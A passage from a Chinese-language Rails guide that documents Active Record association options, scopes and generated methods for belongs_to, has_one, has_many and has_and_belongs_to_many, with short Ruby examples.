class Book < ActiveRecord  
  belongs_to :author, inverse_of: :books  
end
```

6.4.1.2.8 :polymorphic

:polymorphic 选项为 true 时，表明这是个多态关联。[6.2.9 节](#)已经详细介绍过多态关联。

6.4.1.2.9 :touch

如果把 :touch 选项设为 true，保存或销毁对象时，关联对象的 updated_at 或 updated_on 字段会自动设为当前时间。

```
class Book < ActiveRecord  
  belongs_to :author, touch: true  
end  
  
class Author < ActiveRecord  
  has_many :books  
end
```

在这个例子中，保存或销毁一本书后，会更新关联的作者的时间戳。还可指定要更新哪个时间戳字段：

```
class Book < ActiveRecord  
  belongs_to :author, touch: :books_updated_at  
end
```

6.4.1.2.10 :validate

如果把 :validate 选项设为 true，保存对象时，会同时验证关联的对象。该选项的默认值是 false，保存对象时不验证关联的对象。

6.4.1.2.11 :optional

如果把 :optional 选项设为 true，不会验证关联的对象是否存在。该选项的默认值是 false。

6.4.1.3 belongs_to 的作用域

有时可能需要定制 belongs_to 关联使用的查询，定制的查询可在作用域代码块中指定。例如：

```

class Book < ActiveRecord
  belongs_to :author, -> { where active: true },
                           dependent: :destroy
end

```

在作用域代码块中可以使用任何一个标准的[查询方法](#)。下面分别介绍这几个：

- `where`
- `includes`
- `readonly`
- `select`

6.4.1.3.1 `where`

`where` 方法指定关联对象必须满足的条件。

```

class Book < ActiveRecord
  belongs_to :author, -> { where active: true }
end

```

6.4.1.3.2 `includes`

`includes` 方法指定使用关联时要及早加载的间接关联。例如，有如下的模型：

```

class LineItem < ActiveRecord
  belongs_to :book
end

class Book < ActiveRecord
  belongs_to :author
  has_many :line_items
end

class Author < ActiveRecord
  has_many :books
end

```

如果经常要直接从商品上获取作者对象 (`@line_item.book.author`)，就可以在关联中把作者从商品引入图书中：

```

class LineItem < ActiveRecord
  belongs_to :book, -> { includes :author }
end

class Book < ActiveRecord
  belongs_to :author
  has_many :line_items
end

class Author < ActiveRecord
  has_many :books
end

```

注意

直接关联没必要使用 `includes`。如果 `Book belongs_to :author`, 那么需要使用时会自动及早加载作者。

6.4.1.3.3 `readonly`

如果使用 `readonly`, 通过关联获取的对象是只读的。

6.4.1.3.4 `select`

`select` 方法用于覆盖检索关联对象使用的 SQL SELECT 子句。默认情况下, Rails 检索所有字段。

提示

如果在 `belongs_to` 关联中使用 `select` 方法, 应该同时设置 `:foreign_key` 选项, 确保返回的结果正确。

6.4.1.4 什么时候保存对象

把对象赋值给 `belongs_to` 关联不会自动保存对象, 也不会保存关联的对象。

6.4.2 `has_one` 关联详解

`has_one` 关联建立两个模型之间的一对一关系。用数据库术语来说, 这种关联的意思是外键在另一个类中。如果外键在这个类中, 应该使用 `belongs_to` 关联。

6.4.2.1 `has_one` 关联添加的方法

声明 `has_one` 关联后, 声明所在的类自动获得了五个关联相关的方法:

- `association`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`
- `create_association!(attributes = {})`

这五个方法中的 `association` 要替换成传给 `has_one` 方法的第一个参数。对如下的声明来说:

```
class Supplier < ApplicationRecord
  has_one :account
end
```

每个 `Supplier` 模型实例都获得了这些方法:

```
account
account=
build_account
```

```
create_account  
create_account!
```

注意

在 `has_one` 和 `belongs_to` 关联中，必须使用 `build_*` 方法构建关联对象。`association.build` 方法是在 `has_many` 和 `has_and_belongs_to_many` 关联中使用的。创建关联对象要使用 `create_*` 方法。

6.4.2.1.1 association

如果关联的对象存在，`association` 方法会返回关联的对象。如果找不到关联的对象，返回 `nil`。

```
@account = @supplier.account
```

如果关联的对象之前已经取回，会返回缓存版本。如果不使用缓存版本，而是强制重新从数据库中读取，在父对象上调用 `#reload` 方法。

```
@account = @supplier.reload.account
```

6.4.2.1.2 association=(associate)

`association=` 方法用于赋值关联的对象。这个方法的底层操作是，从对象上读取主键，然后把关联的对象的外键设为那个值。

```
@supplier.account = @account
```

6.4.2.1.3 build_association(attributes = {})

`build_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，和对象链接的外键会自动设置，但关联对象不会存入数据库。

```
@account = @supplier.build_account(terms: "Net 30")
```

6.4.2.1.4 create_association(attributes = {})

`create_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，和对象链接的外键会自动设置，只要能通过所有数据验证，就会把关联对象存入数据库。

```
@account = @supplier.create_account(terms: "Net 30")
```

6.4.2.1.5 create_association!(attributes = {})

与 `create_association` 方法作用相同，但是如果记录无效，会抛出 `ActiveRecord::RecordInvalid` 异常。

6.4.2.2 has_one 方法的选项

Rails 的默认设置足够智能，能满足多数需求。但有时还是需要定制 `has_one` 关联的行为。定制的方法很简单，声明关联时传入选项即可。例如，下面的关联使用了两个选项：

```
class Supplier < ApplicationRecord  
  has_one :account, class_name: "Billing", dependent: :nullify
```

```
end
```

`has_one` 关联支持下列选项：

- `:as`
- `:autosave`
- `:class_name`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

6.4.2.2.1 `:as`

`:as` 选项表明这是多态关联。[前文](#)已经详细介绍过多态关联。

6.4.2.2.2 `:autosave`

如果把 `:autosave` 选项设为 `true`，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

6.4.2.2.3 `:class_name`

如果另一个模型无法从关联的名称获取，可以使用 `:class_name` 选项指定模型名。例如，供应商有一个账户，但表示账户的模型是 `Billing`，那么就可以这样声明关联：

```
class Supplier < ApplicationRecord
  has_one :account, class_name: "Billing"
end
```

6.4.2.2.4 `:dependent`

控制属主销毁后怎么处理关联的对象：

- `:destroy`: 也销毁关联的对象；
- `:delete`: 直接把关联的对象从数据库中删除（不执行回调）；
- `:nullify`: 把外键设为 `NULL`，不执行回调；
- `:restrict_with_exception`: 有关联的对象时抛出异常；
- `:restrict_with_error`: 有关联的对象时，向属主添加一个错误；

如果在数据库层设置了 `NOT NULL` 约束，就不能使用 `:nullify` 选项。如果 `:dependent` 选项没有销毁关联，就无法修改关联的对象，因为关联的对象的外键设置为不接受 `NULL`。

6.4.2.2.5 :foreign_key

按照约定，在另一个模型中用来存储外键的字段名是模型名后加 `_id`。`:foreign_key` 选项用于设置要使用的外键名：

```
class Supplier < ApplicationRecord
  has_one :account, foreign_key: "supp_id"
end
```

提示

不管怎样，Rails 都不会自动创建外键字段，你要自己在迁移中创建。

6.4.2.2.6 :inverse_of

`:inverse_of` 选项指定 `has_one` 关联另一端的 `belongs_to` 关联名。不能和 `:through` 或 `:as` 选项一起使用。

```
class Supplier < ApplicationRecord
  has_one :account, inverse_of: :supplier
end

class Account < ApplicationRecord
  belongs_to :supplier, inverse_of: :account
end
```

6.4.2.2.7 :primary_key

按照约定，用来存储该模型主键的字段名 `id`。`:primary_key` 选项用于设置要使用的主键名。

6.4.2.2.8 :source

`:source` 选项指定 `has_one :through` 关联的源关联名称。

6.4.2.2.9 :source_type

`:source_type` 选项指定通过多态关联处理 `has_one :through` 关联的源关联类型。

6.4.2.2.10 :through

`:through` 选项指定用于执行查询的联结模型。[前文](#)详细介绍过 `has_one :through` 关联。

6.4.2.2.11 :validate

如果把 `:validate` 选项设为 `true`，保存对象时，会同时验证关联的对象。该选项的默认值是 `false`，即保存对象时不验证关联的对象。

6.4.2.3 has_one 的作用域

有时可能需要定制 `has_one` 关联使用的查询。定制的查询在作用域代码块中指定。例如：

```
class Supplier < ApplicationRecord
  has_one :account, -> { where active: true }
```

```
end
```

在作用域代码块中可以使用任何一个标准的查询方法。下面介绍其中几个：

- `where`
- `includes`
- `readonly`
- `select`

6.4.2.3.1 `where`

`where` 方法指定关联的对象必须满足的条件。

```
class Supplier < ActiveRecord
  has_one :account, -> { where "confirmed = 1" }
end
```

6.4.2.3.2 `includes`

`includes` 方法指定使用关联时要及早加载的间接关联。例如，有如下的模型：

```
class Supplier < ActiveRecord
  has_one :account
end

class Account < ActiveRecord
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord
  has_many :accounts
end
```

如果经常直接获取供应商代表 (`@supplier.account.representative`)，可以把代表引入供应商和账户的关联中：

```
class Supplier < ActiveRecord
  has_one :account, -> { includes :representative }
end

class Account < ActiveRecord
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord
  has_many :accounts
end
```

6.4.2.3.3 `readonly`

如果使用 `readonly`, 通过关联获取的对象是只读的。

6.4.2.3.4 `select`

`select` 方法会覆盖获取关联对象使用的 SQL SELECT 子句。默认情况下, Rails 检索所有列。

6.4.2.4 检查关联的对象是否存在

检查关联的对象是否存在可以使用 `association.nil?` 方法:

```
if @supplier.account.nil?  
  @msg = "No account found for this supplier"  
end
```

6.4.2.5 什么时候保存对象

把对象赋值给 `has_one` 关联时, 那个对象会自动保存 (因为要更新外键)。而且所有被替换的对象也会自动保存, 因为外键也变了。

如果由于无法通过验证而导致上述保存失败, 赋值语句返回 `false`, 赋值操作会取消。

如果父对象 (`has_one` 关联声明所在的模型) 没保存 (`new_record?` 方法返回 `true`), 那么子对象也不会保存。只有保存了父对象, 才会保存子对象。

如果赋值给 `has_one` 关联时不想保存对象, 使用 `association.build` 方法。

6.4.3 `has_many` 关联详解

`has_many` 关联建立两个模型之间的一对多关系。用数据库术语来说, 这种关联的意思是外键在另一个类中, 指向这个类的实例。

6.4.3.1 `has_many` 关联添加的方法

声明 `has_many` 关联后, 声明所在的类自动获得了 16 个关联相关的方法:

- `collection`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=(objects)`
- `collection_singular_ids`
- `collection_singular_ids=(ids)`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`

- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {}, ...)`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

这些个方法中的 `collection` 要替换成传给 `has_many` 方法的第一个参数。`collection_singular` 要替换成第一个参数的单数形式。对如下的声明来说：

```
class Author < ApplicationRecord
  has_many :books
end
```

每个 `Author` 模型实例都获得了这些方法：

```
books
books<<(object, ...)
books.delete(object, ...)
books.destroy(object, ...)
books=(objects)
book_ids
book_ids=(ids)
books.clear
books.empty?
books.size
books.find(...)
books.where(...)
books.exists?(...)
books.build(attributes = {}, ...)
books.create(attributes = {})
books.create!(attributes = {})
```

6.4.3.1.1 collection

`collection` 方法返回一个数组，包含所有关联的对象。如果没有关联的对象，则返回空数组。

```
@books = @author.books
```

6.4.3.1.2 collection<<(object, ...)

`collection<<` 方法向关联对象数组中添加一个或多个对象，并把各个所加对象的外键设为调用此方法的模型的主键。

```
@author.books << @book1
```

6.4.3.1.3 collection.delete(object, ...)

`collection.delete` 方法从关联对象数组中删除一个或多个对象，并把删除的对象外键设为 `NULL`。

```
@author.books.delete(@book1)
```

提醒

如果关联设置了 `dependent: :destroy`, 还会销毁关联的对象; 如果关联设置了 `dependent: :delete_all`, 还会删除关联的对象。

6.4.3.1.4 `collection.destroy(object, ...)`

`collection.destroy` 方法在关联对象上调用 `destroy` 方法, 从关联对象数组中删除一个或多个对象。

```
@author.books.destroy(@book1)
```

提醒

对象始终会从数据库中删除, 忽略 `:dependent` 选项。

6.4.3.1.5 `collection=(objects)`

`collection=` 方法让关联对象数组只包含指定的对象, 根据需求会添加或删除对象。改动会持久存入数据库。

6.4.3.1.6 `collection_singular_ids`

`collection_singular_ids` 方法返回一个数组, 包含关联对象数组中各对象的 ID。

```
@book_ids = @author.book_ids
```

6.4.3.1.7 `collection_singular_ids=(ids)`

`collection_singular_ids=` 方法让关联对象数组中只包含指定的主键, 根据需要会增删 ID。改动会持久存入数据库。

6.4.3.1.8 `collection.clear`

`collection.clear` 方法根据 `dependent` 选项指定的策略删除集合中的所有对象。如果没有指定这个选项, 使用默认策略。`has_many :through` 关联的默认策略是 `delete_all`; `has_many` 关联的默认策略是, 把外键设为 `NULL`。

```
@author.books.clear
```

提醒

如果设为 `dependent: :destroy`, 对象会被删除, 这与 `dependent: :delete_all` 一样。

6.4.3.1.9 `collection.empty?`

如果集合中没有关联的对象, `collection.empty?` 方法返回 `true`。

```
<% if @author.books.empty? %>
  No Books Found
```

```
<% end %>
```

6.4.3.1.10 collection.size

collection.size 返回集合中的对象数量。

```
@book_count = @author.books.size
```

6.4.3.1.11 collection.find(...)

collection.find 方法在集合中查找对象，使用的句法和选项跟 ActiveRecord::Base.find 方法一样。

```
@available_books = @author.books.find(1)
```

6.4.3.2 collection.where(...)

collection.where 方法根据指定的条件在集合中查找对象，但对象是惰性加载的，即访问对象时才会查询数据库。

```
@available_books = @author.books.where(available: true) # 尚未查询  
@available_book = @available_books.first # 现在查询数据库
```

6.4.3.2.1 collection.exists?(...)

collection.exists? 方法根据指定的条件检查集合中是否有符合条件的对象，使用的句法和选项跟 ActiveRecord::Base.exists? 方法一样。

6.4.3.2.2 collection.build(attributes = {}, ...)

collection.build 方法返回一个或多个此种关联类型的新对象。这些对象会使用传入的属性初始化，还会创建对应的外键，但不会保存关联的对象。

```
@book = @author.books.build(published_at: Time.now,  
                             book_number: "A12345")  
  
@books = @author.books.build([  
  { published_at: Time.now, book_number: "A12346" },  
  { published_at: Time.now, book_number: "A12347" }  
])
```

6.4.3.2.3 collection.create(attributes = {})

collection.create 方法返回一个或多个此种关联类型的新对象。这些对象会使用传入的属性初始化，还会创建对应的外键，只要能通过所有数据验证，就会保存关联的对象。

```
@book = @author.books.create(published_at: Time.now,  
                             book_number: "A12345")  
  
@books = @author.books.create([  
  { published_at: Time.now, book_number: "A12346" },  
  { published_at: Time.now, book_number: "A12347" }  
])
```

6.4.3.3 collection.create!(attributes = {})

作用与 `collection.create` 相同，但如果记录无效，会抛出 `ActiveRecord::RecordInvalid` 异常。

6.4.3.4 has_many 方法的选项

Rails 的默认设置足够智能，能满足多数需求。但有时还是需要定制 `has_many` 关联的行为。定制的方法很简单，声明关联时传入选项即可。例如，下面的关联使用了两个选项：

```
class Author < ApplicationRecord
  has_many :books, dependent: :delete_all, validate: false
end
```

`has_many` 关联支持以下选项：

- `:as`
- `:autosave`
- `:class_name`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

6.4.3.4.1 :as

`:as` 选项表明这是多态关联。[前文](#)已经详细介绍过多态关联。

6.4.3.4.2 :autosave

如果把 `:autosave` 选项设为 `true`，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

6.4.3.4.3 :class_name

如果另一个模型无法从关联的名称获取，可以使用 `:class_name` 选项指定模型名。例如，一位作者有多本图书，但表示图书的模型是 `Transaction`，那么可以这样声明关联：

```
class Author < ApplicationRecord
  has_many :books, class_name: "Transaction"
end
```

6.4.3.4.4 :counter_cache

这个选项用于定制计数缓存列的名称。仅当定制了 `belongs_to` 关联的 `:counter_cache` 选项时才需要设定这

个选项。

6.4.3.4.5 :dependent

设置销毁属主时怎么处理关联的对象：

- `:destroy`: 也销毁所有关联的对象；
- `:delete_all`: 直接把所有关联的对象从数据库中删除（不执行回调）；
- `:nullify`: 把外键设为 NULL，不执行回调；
- `:restrict_with_exception`: 有关联的对象时抛出异常；
- `:restrict_with_error`: 有关联的对象时，向属主添加一个错误；

6.4.3.4.6 :foreign_key

按照约定，另一个模型中用来存储外键的字段名是模型名后加 `_id`。`:foreign_key` 选项用于设置要使用的外键名：

```
class Author < ActiveRecord
  has_many :books, foreign_key: "cust_id"
end
```

提示

不管怎样，Rails 都不会自动创建外键字段，你要自己在迁移中创建。

6.4.3.4.7 :inverse_of

`:inverse_of` 选项指定 `has_many` 关联另一端的 `belongs_to` 关联名。不能和 `:through` 或 `:as` 选项一起使用。

```
class Author < ActiveRecord
  has_many :books, inverse_of: :author
end

class Book < ActiveRecord
  belongs_to :author, inverse_of: :books
end
```

6.4.3.4.8 :primary_key

按照约定，用来存储该模型主键的字段名为 `id`。`:primary_key` 选项用于设置要使用的主键名。

假设 `users` 表的主键是 `id`，但还有一个 `guid` 列。根据要求，`todos` 表中应该使用 `guid` 列作为外键，而不是 `id` 列。这种需求可以这么实现：

```
class User < ActiveRecord
  has_many :todos, primary_key: :guid
end
```

如果执行 `@todo = @user.todos.create` 创建新的待办事项，那么 `@todo.user_id` 就是 `@user` 记录中 `guid` 字段的值。

6.4.3.4.9 :source

:source 选项指定 has_many :through 关联的源关联名称。只有无法从关联名中解出源关联的名称时才需要设置这个选项。

6.4.3.4.10 :source_type

:source_type 选项指定通过多态关联处理 has_many :through 关联的源关联类型。

6.4.3.4.11 :through

:through 选项指定一个联结模型，查询通过它执行。前文说过，has_many :through 关联是实现多对多关联的方式之一。

6.4.3.4.12 :validate

如果把 :validate 选项设为 false，保存对象时，不验证关联的对象。该选项的默认值是 true，即保存对象时验证关联的对象。

6.4.3.5 has_many 的作用域

有时可能需要定制 has_many 关联使用的查询。定制的查询在作用域代码块中指定。例如：

```
class Author < ApplicationRecord
  has_many :books, -> { where processed: true }
end
```

在作用域代码块中可以使用任何一个标准的[查询方法](#)。下面介绍其中几个：

- where
- extending
- group
- includes
- limit
- offset
- order
- readonly
- select
- distinct

6.4.3.5.1 where

where 方法指定关联的对象必须满足的条件。

```
class Author < ApplicationRecord
  has_many :confirmed_books, -> { where "confirmed = 1",
                                         class_name: "Book"
end
```

条件还可以使用散列指定：

```
class Author < ActiveRecord
  has_many :confirmed_books, -> { where confirmed: true },
                                    class_name: "Book"
end
```

如果 `where` 使用散列形式，通过这个关联创建的记录会自动使用散列中的作用域。针对上面的例子，使用 `@author.confirmed_books.create` 或 `@author.confirmed_books.build` 创建图书时，会自动把 `confirmed` 列的值设为 `true`。

6.4.3.5.2 extending

`extending` 方法指定一个模块名，用于扩展关联代理。后文会详细介绍关联扩展。

6.4.3.5.3 group

`group` 方法指定一个属性名，用在 SQL `GROUP BY` 子句中，分组查询结果。

```
class Author < ActiveRecord
  has_many :line_items, -> { group 'books.id' },
                            through: :books
end
```

6.4.3.5.4 includes

`includes` 方法指定使用关联时要及早加载的间接关联。例如，有如下的模型：

```
class Author < ActiveRecord
  has_many :books
end

class Book < ActiveRecord
  belongs_to :author
  has_many :line_items
end

class LineItem < ActiveRecord
  belongs_to :book
end
```

如果经常要直接获取作者购买的商品（`@author.books.line_items`），可以把商品引入作者和图书的关联中：

```
class Author < ActiveRecord
  has_many :books, -> { includes :line_items }
end

class Book < ActiveRecord
  belongs_to :author
  has_many :line_items
end
```

```
class LineItem < ApplicationRecord
  belongs_to :book
end
```

6.4.3.5.5 limit

`limit` 方法限制通过关联获取的对象数量。

```
class Author < ApplicationRecord
  has_many :recent_books,
    -> { order('published_at desc').limit(100) },
    class_name: "Book",
end
```

6.4.3.5.6 offset

`offset` 方法指定通过关联获取对象时的偏移量。例如，`-> { offset(11) }` 会跳过前 11 个记录。

6.4.3.5.7 order

`order` 方法指定获取关联对象时使用的排序方式，用在 SQL ORDER BY 子句中。

```
class Author < ApplicationRecord
  has_many :books, -> { order "date_confirmed DESC" }
end
```

6.4.3.5.8 readonly

如果使用 `readonly`，通过关联获取的对象是只读的。

6.4.3.5.9 select

`select` 方法用于覆盖检索关联对象数据的 SQL SELECT 子句。默认情况下，Rails 会检索所有列。

提醒

如果设置 `select` 选项，记得要包含主键和关联模型的外键。否则，Rails 会抛出异常。

6.4.3.5.10 distinct

使用 `distinct` 方法可以确保集合中没有重复的对象。与 `:through` 选项一起使用最有用。

```
class Person < ApplicationRecord
  has_many :readings
  has_many :articles, through: :readings
end

person = Person.create(name: 'John')
article = Article.create(name: 'a1')
person.articles << article
person.articles << article
person.articles.inspect # => [#<Article id: 5, name: "a1">, #<Article id: 5, name: "a1">]
```

```
Reading.all.inspect # => [#<Reading id: 12, person_id: 5, article_id: 5>, #<Reading id: 13, person_id: 5, article_id: 5>]
```

在上面的代码中，读者读了两篇文章，即使是一篇文章，`person.articles` 也会返回两个对象。

下面加入 `distinct` 方法：

```
class Person
  has_many :readings
  has_many :articles, -> { distinct }, through: :readings
end

person = Person.create(name: 'Honda')
article = Article.create(name: 'a1')
person.articles << article
person.articles << article
person.articles.inspect # => [#<Article id: 7, name: "a1">]
Reading.all.inspect # => [#<Reading id: 16, person_id: 7, article_id: 7>, #<Reading id: 17, person_id: 7, article_id: 7>]
```

在这段代码中，读者还是读了两篇文章，但 `person.articles` 只返回一个对象，因为加载的集合已经去除了重复元素。

如果要确保只把不重复的记录写入关联模型的数据表（这样就不会从数据库中获取重复记录了），需要在数据表上添加唯一性索引。例如，数据表名为 `readings`，我们要保证其中所有的文章都没重复，可以在迁移中加入以下代码：

```
add_index :readings, [:person_id, :article_id], unique: true
```

添加唯一性索引之后，尝试为同一个人添加两篇相同的文章会抛出 `ActiveRecord::RecordNotUnique` 异常：

```
person = Person.create(name: 'Honda')
article = Article.create(name: 'a1')
person.articles << article
person.articles << article # => ActiveRecord::RecordNotUnique
```

注意，使用 `include?` 等方法检查唯一性可能导致条件竞争。不要使用 `include?` 确保关联的唯一性。还是以前面的文章模型为例，下面的代码会导致条件竞争，因为多个用户可能会同时执行这一操作：

```
person.articles << article unless person.articles.include?(article)
```

6.4.3.6 什么时候保存对象

把对象赋值给 `has_many` 关联时，会自动保存对象（因为要更新外键）。如果一次赋值多个对象，所有对象都会自动保存。

如果由于无法通过验证而导致保存失败，赋值语句返回 `false`，赋值操作会取消。

如果父对象（`has_many` 关联声明所在的模型）没保存（`new_record?` 方法返回 `true`），那么子对象也不会保存。只有保存了父对象，才会保存子对象。

如果赋值给 `has_many` 关联时不想保存对象，使用 `collection.build` 方法。

6.4.4 has_and_belongs_to_many 关联详解

`has_and_belongs_to_many` 关联建立两个模型之间的多对多关系。用数据库术语来说，这种关联的意思是有个联结表包含指向这两个类的外键。

6.4.4.1 has_and_belongs_to_many 关联添加的方法

声明 `has_and_belongs_to_many` 关联后，声明所在的类自动获得了 16 个关联相关的方法：

- `collection`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=(objects)`
- `collection_singular_ids`
- `collection_singular_ids=(ids)`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {})`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

这些个方法中的 `collection` 要替换成传给 `has_and_belongs_to_many` 方法的第一个参数。`collection_singular` 要替换成第一个参数的单数形式。对如下的声明来说：

```
class Part < ApplicationRecord
  has_and_belongs_to_many :assemblies
end
```

每个 `Part` 模型实例都获得了这些方法：

```
assemblies
assemblies<<(object, ...)
assemblies.delete(object, ...)
assemblies.destroy(object, ...)
assemblies=(objects)
assembly_ids
assembly_ids=(ids)
assemblies.clear
assemblies.empty?
assemblies.size
assemblies.find(...)
```

```
assemblies.where(...)  
assemblies.exists?(...)  
assemblies.build(attributes = {}, ...)  
assemblies.create(attributes = {})  
assemblies.create!(attributes = {})
```

6.4.4.1.1 额外的列方法

如果 `has_and_belongs_to_many` 关联使用的联结表中，除了两个外键之外还有其他列，通过关联获取的记录中会包含这些列，但是只读的，因为 Rails 不知道如何保存对这些列的改动。

提醒

在 `has_and_belongs_to_many` 关联的联结表中使用其他字段的功能已经废弃。如果在多对多关联中需要使用这么复杂的数据表，应该用 `has_many :through` 关联代替 `has_and_belongs_to_many` 关联。

6.4.4.1.2 collection

`collection` 方法返回一个数组，包含所有关联的对象。如果没有关联的对象，则返回空数组。

```
@assemblies = @part.assemblies
```

6.4.4.1.3 collection<<(object, ...)

`collection<<` 方法向集合中添加一个或多个对象，并在联结表中创建相应的记录。

```
@part.assemblies << @assembly1
```

注意

这个方法是 `collection.concat` 和 `collection.push` 的别名。

6.4.4.1.4 collection.delete(object, ...)

`collection.delete` 方法从集合中删除一个或多个对象，并删除联结表中相应的记录，但是不会销毁对象。

```
@part.assemblies.delete(@assembly1)
```

6.4.4.1.5 collection.destroy(object, ...)

`collection.destroy` 方法把集合中指定对象在联结表中的记录删除。这个方法不会销毁对象本身。

```
@part.assemblies.destroy(@assembly1)
```

6.4.4.1.6 collection=(objects)

`collection=` 方法让集合只包含指定的对象，根据需求会添加或删除对象。改动会持久存入数据库。

6.4.4.1.7 collection_singular_ids

collection_singular_ids 方法返回一个数组，包含集合中各对象的 ID。

```
@assembly_ids = @part.assembly_ids
```

6.4.4.1.8 collection_singular_ids=(ids)

collection_singular_ids= 方法让集合中只包含指定的主键，根据需要会增删 ID。改动会持久存入数据库。

6.4.4.1.9 collection.clear

collection.clear 方法删除集合中的所有对象，并把联结表中的相应记录删除。这个方法不会销毁关联的对象。

6.4.4.1.10 collection.empty?

如果集合中没有任何关联的对象，collection.empty? 方法返回 true。

```
<% if @part.assemblies.empty? %>
  This part is not used in any assemblies
<% end %>
```

6.4.4.1.11 collection.size

collection.size 方法返回集合中的对象数量。

```
@assembly_count = @part.assemblies.size
```

6.4.4.1.12 collection.find(...)

collection.find 方法在集合中查找对象，使用的句法和选项跟 ActiveRecord::Base.find 方法一样。此外还限制对象必须在集合中。

```
@assembly = @part.assemblies.find(1)
```

6.4.4.1.13 collection.where(...)

collection.where 方法根据指定的条件在集合中查找对象，但对象是惰性加载的，访问对象时才执行查询。此外还限制对象必须在集合中。

```
@new_assemblies = @part.assemblies.where("created_at > ?", 2.days.ago)
```

6.4.4.1.14 collection.exists?(...)

collection.exists? 方法根据指定的条件检查集合中是否有符合条件的对象，使用的句法和选项跟 ActiveRecord::Base.exists? 方法一样。

6.4.4.1.15 collection.build(attributes = {})

collection.build 方法返回一个此种关联类型的新对象。这个对象会使用传入的属性初始化，还会在联结表中创建对应的记录，但不会保存关联的对象。

```
@assembly = @part.assemblies.build({assembly_name: "Transmission housing"})
```

6.4.4.1.16 collection.create(attributes = {})

collection.create 方法返回一个此种关联类型的新对象。这个对象会使用传入的属性初始化，还会在联结表中创建对应的记录，只要能通过所有数据验证，就保存关联对象。

```
@assembly = @part.assemblies.create({assembly_name: "Transmission housing"})
```

6.4.4.1.17 collection.create!(attributes = {})

作用和 collection.create 相同，但如果记录无效，会抛出 ActiveRecord::RecordInvalid 异常。

6.4.4.2 has_and_belongs_to_many 方法的选项

Rails 的默认设置足够智能，能满足多数需求。但有时还是需要定制 has_and_belongs_to_many 关联的行为。定制的方法很简单，声明关联时传入选项即可。例如，下面的关联使用了两个选项：

```
class Parts < ApplicationRecord
  has_and_belongs_to_many :assemblies, -> { readonly },
                           autosave: true
end
```

has_and_belongs_to_many 关联支持以下选项：

- :association_foreign_key
- :autosave
- :class_name
- :foreign_key
- :join_table
- :validate

6.4.4.2.1 :association_foreign_key

按照约定，在联结表中用来指向另一个模型的外键名是模型名后加 _id。:association_foreign_key 选项用于设置要使用的外键名：

提示

:foreign_key 和 :association_foreign_key 这两个选项在设置多对多自联结时很有用。例如：

```
class User < ApplicationRecord
  has_and_belongs_to_many :friends,
    class_name: "User",
    foreign_key: "this_user_id",
    association_foreign_key: "other_user_id"
end
```

6.4.4.2.2 :autosave

如果把 :autosave 选项设为 true，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

6.4.4.2.3 :class_name

如果另一个模型无法从关联的名称获取，可以使用 :class_name 选项指定。例如，一个部件由多个装配件组成，但表示装配件的模型是 Gadget，那么可以这样声明关联：

```
class Parts < ApplicationRecord
  has_and_belongs_to_many :assemblies, class_name: "Gadget"
end
```

6.4.4.2.4 :foreign_key

按照约定，在联结表中用来指向模型的外键名是模型名后加 _id。:foreign_key 选项用于设置要使用的外键名：

```
class User < ApplicationRecord
  has_and_belongs_to_many :friends,
    class_name: "User",
    foreign_key: "this_user_id",
    association_foreign_key: "other_user_id"
end
```

6.4.4.2.5 :join_table

如果默认按照字典顺序生成的联结表名不能满足要求，可以使用 :join_table 选项指定。

6.4.4.2.6 :validate

如果把 :validate 选项设为 false，保存对象时，不会验证关联的对象。该选项的默认值是 true，即保存对象时验证关联的对象。

6.4.4.3 has_and_belongs_to_many 的作用域

有时可能需要定制 has_and_belongs_to_many 关联使用的查询。定制的查询在作用域代码块中指定。例如：

```
class Parts < ApplicationRecord
  has_and_belongs_to_many :assemblies, -> { where active: true }
end
```

在作用域代码块中可以使用任何一个标准的[查询方法](#)。下面分别介绍其中几个：

- where
- extending
- group
- includes
- limit
- offset

- `order`
- `readonly`
- `select`
- `distinct`

6.4.4.3.1 where

`where` 方法指定关联的对象必须满足的条件。

```
class Parts < ActiveRecord
  has_and_belongs_to_many :assemblies,
    -> { where "factory = 'Seattle'" }
end
```

条件还可以使用散列指定：

```
class Parts < ActiveRecord
  has_and_belongs_to_many :assemblies,
    -> { where factory: 'Seattle' }
end
```

如果 `where` 使用散列形式，通过这个关联创建的记录会自动使用散列中的作用域。针对上面的例子，使用 `@parts.assemblies.create` 或 `@parts.assemblies.build` 创建订单时，会自动把 `factory` 字段的值设为 "Seattle"。

6.4.4.3.2 extending

`extending` 方法指定一个模块名，用来扩展关联代理。[后文](#)会详细介绍关联扩展。

6.4.4.3.3 group

`group` 方法指定一个属性名，用在 SQL GROUP BY 子句中，分组查询结果。

```
class Parts < ActiveRecord
  has_and_belongs_to_many :assemblies, -> { group "factory" }
end
```

6.4.4.3.4 includes

`includes` 方法指定使用关联时要及早加载的间接关联。

6.4.4.3.5 limit

`limit` 方法限制通过关联获取的对象数量。

```
class Parts < ActiveRecord
  has_and_belongs_to_many :assemblies,
    -> { order("created_at DESC").limit(50) }
end
```

6.4.4.3.6 offset

`offset` 方法指定通过关联获取对象时的偏移量。例如，`-> { offset(11) }` 会跳过前 11 个记录。

6.4.4.3.7 order

`order` 方法指定获取关联对象时使用的排序方式，用在 SQL ORDER BY 子句中。

```
class Parts < ApplicationRecord
  has_and_belongs_to_many :assemblies,
    -> { order "assembly_name ASC" }
end
```

6.4.4.3.8 readonly

